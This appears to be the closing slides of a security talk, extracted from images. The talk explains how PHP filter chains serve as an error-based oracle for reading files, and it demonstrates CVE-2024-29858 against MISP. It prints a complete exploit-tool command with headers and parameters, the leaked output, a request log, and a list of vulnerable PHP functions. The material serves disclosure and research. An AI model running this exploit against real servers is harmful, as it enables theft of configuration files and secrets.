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
As we can see, the content of the `database.php` file was registered as expected.



Using php://filter as an error based oracle

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
Trigger a memory exhaustion Fatal error

The `UCS-4` encoding is encoded on 4 bytes.

The default `memory_limit` defined in `php.ini` is 128MB.

If the memory PHP tries to read exceeds this value, a fatal error is triggered, this behavior is time-consuming and will in most cases trigger a code error 500 on the web server.



Using php://filter as an error based oracle

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
Use the dechunk filter to establish what was the character

When using chunked transfer encoding, each chunk is preceded by its size in bytes. It has to be a hexadecimal value.



Therefore, it is possible to determine if the first character was hexadecimal or not by combining the `dechunk` filter with a memory exhaustion!

Using php://filter as an error based oracle

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Use the dechunk filter to establish what was the character

```
$ echo -n 'bTART' > test
$ php -r 'echo file_get_contents("php://filter/dechunk|convert.iconv.UTF8.UCS-4|[...]|convert.iconv.UTF8.UCS-4/resource=/tmp/test");'
[NO RESULT]
$ echo -n 'START' > test
$ php -r 'echo file_get_contents("php://filter/dechunk|convert.iconv.UTF8.UCS-4|[...]|convert.iconv.UTF8.UCS-4/resource=/tmp/test");'

Fatal error: Allowed memory size of 134217728 bytes exhausted (tried to allocate 83886080 bytes) in Command line code on line 1
```

This behavior allows us to leak the first character of a string by sending several requests to the server.

Since it is possible to rotate the string to get other characters from a file content, we are now able to retrieve a file content by sending a lot of requests to the server.

Using php://filter as an error based oracle

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CVE-2024-29858 - Arbitrary file read on MISP

The `filters_chain_oracle_exploit` tool allows us to leak the content of `database.php` by analyzing the time between each response.

```
$ python3 filters_chain_oracle_exploit.py --verb POST --target https://192.168.122.189/events/add_misp_export --file
/var/www/MISP/app/Config/database.php --parameter 0 --headers '{"Authorization":
"QofI2O53B6QVMiH6GCDkEF8JnCwgQRO6kD9fkMUA", "Content-Type": "application/json", "Accept": "application/json"}'
--data '{"Event":{"submittedfile": {"size":-1}}}' --parameter 'Event[submittedfile][tmp_name]' --json=1
--time_based_attack=1 --offset=431 --proxy=http://127.0.0.1:8080
[*] The following URL is targeted : https://192.168.122.189/events/add_misp_export
[*] The following local file is leaked : /var/www/MISP/app/Config/database.php
[*] Running POST requests
[*] Additionnal data used : {"Event":{"submittedfile": {"size":-1}}}
[*] Additionnal headers used : {"Authorization": "QofI2O53B6QVMiH6GCDkEF8JnCwgQRO6kD9fkMUA", "Content-Type":
"application/json", "Accept": "application/json"}
[+] Error handling duration : 1.3668179999999999
[*] Offset of the first character leaked : 431
  [*] File leak gracefully stopped.
[+] File /var/www/MISP/app/Config/database.php was partially leaked
ICdlMjJiMWUwMA==
b" 'e22b1e00"
```

Using php://filter as an error based oracle

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CVE-2024-29858 - Arbitrary file read on MISP

This trick is noisy, but makes the file leak possible without formatting prerequisites.

230	https://192.168.122.189	POST	/events/add_misp_export	✓	302	1254	JSON
229	https://192.168.122.189	GET	/events/add_misp_export		500	1821	JSON
228	https://192.168.122.189	POST	/events/add_misp_export	✓	302	1254	JSON
227	https://192.168.122.189	GET	/events/add_misp_export		500	1821	JSON
226	https://192.168.122.189	POST	/events/add_misp_export	✓	302	1071	JSON
225	https://192.168.122.189	POST	/events/add_misp_export	✓	500	821	HTML
224	https://192.168.122.189	POST	/events/add_misp_export	✓	500	1004	HTML
223	https://192.168.122.189	GET	/events/add_misp_export		500	1821	JSON
222	https://192.168.122.189	POST	/events/add_misp_export	✓	302	1254	JSON
221	https://192.168.122.189	GET	/events/add_misp_export		500	1821	JSON
220	https://192.168.122.189	POST	/events/add_misp_export	✓	302	1254	JSON
219	https://192.168.122.189	GET	/events/add_misp_export		500	1821	JSON
218	https://192.168.122.189	POST	/events/add_misp_export	✓	302	1254	JSON
217	https://192.168.122.189	GET	/events/add_misp_export		500	1821	JSON
216	https://192.168.122.189	POST	/events/add_misp_export	✓	302	1254	JSON
215	https://192.168.122.189	GET	/events/add_misp_export		500	1821	JSON
214	https://192.168.122.189	POST	/events/add_misp_export	✓	302	1071	JSON
213	https://192.168.122.189	POST	/events/add_misp_export	✓	500	1004	HTML
212	https://192.168.122.189	GET	/events/add_misp_export		500	1821	JSON
211	https://192.168.122.189	POST	/events/add_misp_export	✓	302	1071	JSON
210	https://192.168.122.189	POST	/events/add_misp_export	✓	500	1004	HTML
209	https://192.168.122.189	GET	/events/add_misp_export		500	1821	JSON
208	https://192.168.122.189	POST	/events/add_misp_export	✓	302	1254	JSON
207	https://192.168.122.189	GET	/events/add_misp_export		500	1821	JSON
206	https://192.168.122.189	POST	/events/add_misp_export	✓	302	1254	JSON
205	https://192.168.122.189	GET	/events/add_misp_export		500	1821	JSON
204	https://192.168.122.189	POST	/events/add_misp_export	✓	302	1071	JSON
203	https://192.168.122.189	POST	/events/add_misp_export	✓	500	1004	HTML

Affected functions (not exhaustive)

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`include` / `include_once`

`file_get_contents`

`finfo->file`

`md5_file`

`file`

`parse_ini_file`

`file_put_contents`

`require` / `require_once`

`readfile`

`getimagesize`

`sha1_file`

`fgetcsv`

`copy`

Conclusion: PHP filter chains recap

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Strength	Weakness
Does not require file upload	Is based on huge payloads, making it hard to work on other verbs than POST
Targets unexpected functions such as `sha1_file` or `getimagesize`	Is not supported by functions such as `file_exists` or `is_readable`
Is not well-known yet and is underestimated	Deserialization vulnerabilities based on the wrapper `phar://` were patched on many projects. Also affecting potential entrypoint for `php://` based attacks

References

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- CVEs:
  - CVE-2023-6553 - WordPress plugin Backup migration - Unauthenticated RCE: https://wpscan.com/vulnerability/6a4d0af9-e1cd-4a69-a56c-3c009e207eca/
  - CVE-2024-29858 - MISP - Arbitrary file read: https://www.synacktiv.com/advisories/misp-arbitrary-file-read
- Tools mentioned
  - php_filter_chain_generator: https://github.com/synacktiv/php_filter_chain_generator
  - wrapwrap: https://github.com/ambionics/wrapwrap
  - php_filter_chains_oracle_exploit: https://github.com/synacktiv/php_filter_chains_oracle_exploit
- Details about tricks
  - Generate arbitrary data: https://www.synacktiv.com/publications/php-filters-chain-what-is-it-and-how-to-use-it
  - Append data: https://www.ambionics.io/blog/wrapwrap-php-filters-suffix
  - Error based oracle trick: https://www.synacktiv.com/publications/php-filter-chains-file-read-from-error-based-oracle
- Code snippets taken on: https://carbon.now.sh

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